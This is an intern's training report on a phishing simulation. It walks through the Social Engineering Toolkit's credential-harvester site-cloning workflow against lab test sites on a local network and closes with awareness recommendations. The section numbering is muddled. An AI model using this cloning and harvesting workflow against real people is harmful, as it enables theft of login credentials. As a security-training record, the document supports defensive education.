# **FUTURE\_CS\_02 – Phishing Simulation Report**

# FUTURE\_CS\_02 – Phishing Simulation Report

Intern Name: Sabarish V

**Date:** 6 June 2025

Task: Social Engineering & Phishing Simulation

Target Platform: Cloned login page

## of 1. Task Objective

To demonstrate the process of designing and executing a basic phishing simulation using SET (Social Engineering Toolkit).

The goal was to simulate credential harvesting and showcase how users can be deceived via realistic phishing pages.

## 2. Tools and Environment

Tool/Component	Description
SET Toolkit	For cloning and simulating phishing
Kali Linux	Linux-based system to run SET
Web Browser	To preview and interact with phishing page
Local Network	To host and access the phishing site

## 3. Execution Workflow


Step 1: Launching the Toolkit

sudo setoolkit



Step 2: Selecting Attack Method

- Social-Engineering Attacks
- Website Attack Vectors
- Credential Harvester Attack Method
- Site Cloner



## Step 3: Input Configuration


• Local IP: 192.168.1.9

• Target URL: https://attackdefense.com/loginpage.html

```
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
ould fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
 et:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.9]: 192.168.1.9
   SET supports both HTTP and HTTPS
 -] Example: http://www.thisisafakesite.com
 et:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php
```

#### Step 4: Hosting the Phishing Page

Access the cloned site at: http://192.168.1.9



## Step 5: Simulating User Entry

Dummy credentials entered to simulate victim behavior.

## Step 6: Credential Logging



## 4. Conclusion

- Phishing simulation executed successfully using SET.
- Cloned websites are highly effective at fooling users.
- Minimal attacker resources are required.
- Credential harvesting took just seconds after interaction.

# **3. Recommendations**

- Conduct regular security awareness training
- ✓ Promote a culture of "verify before you click"
- Vse email filters, phishing simulations, and MFA
- Monitor logs and user behavior for anomalies

## **6.** References

- SET Tool Kali Linux
- OWASP: Phishing Guide
- AttackDefense Labs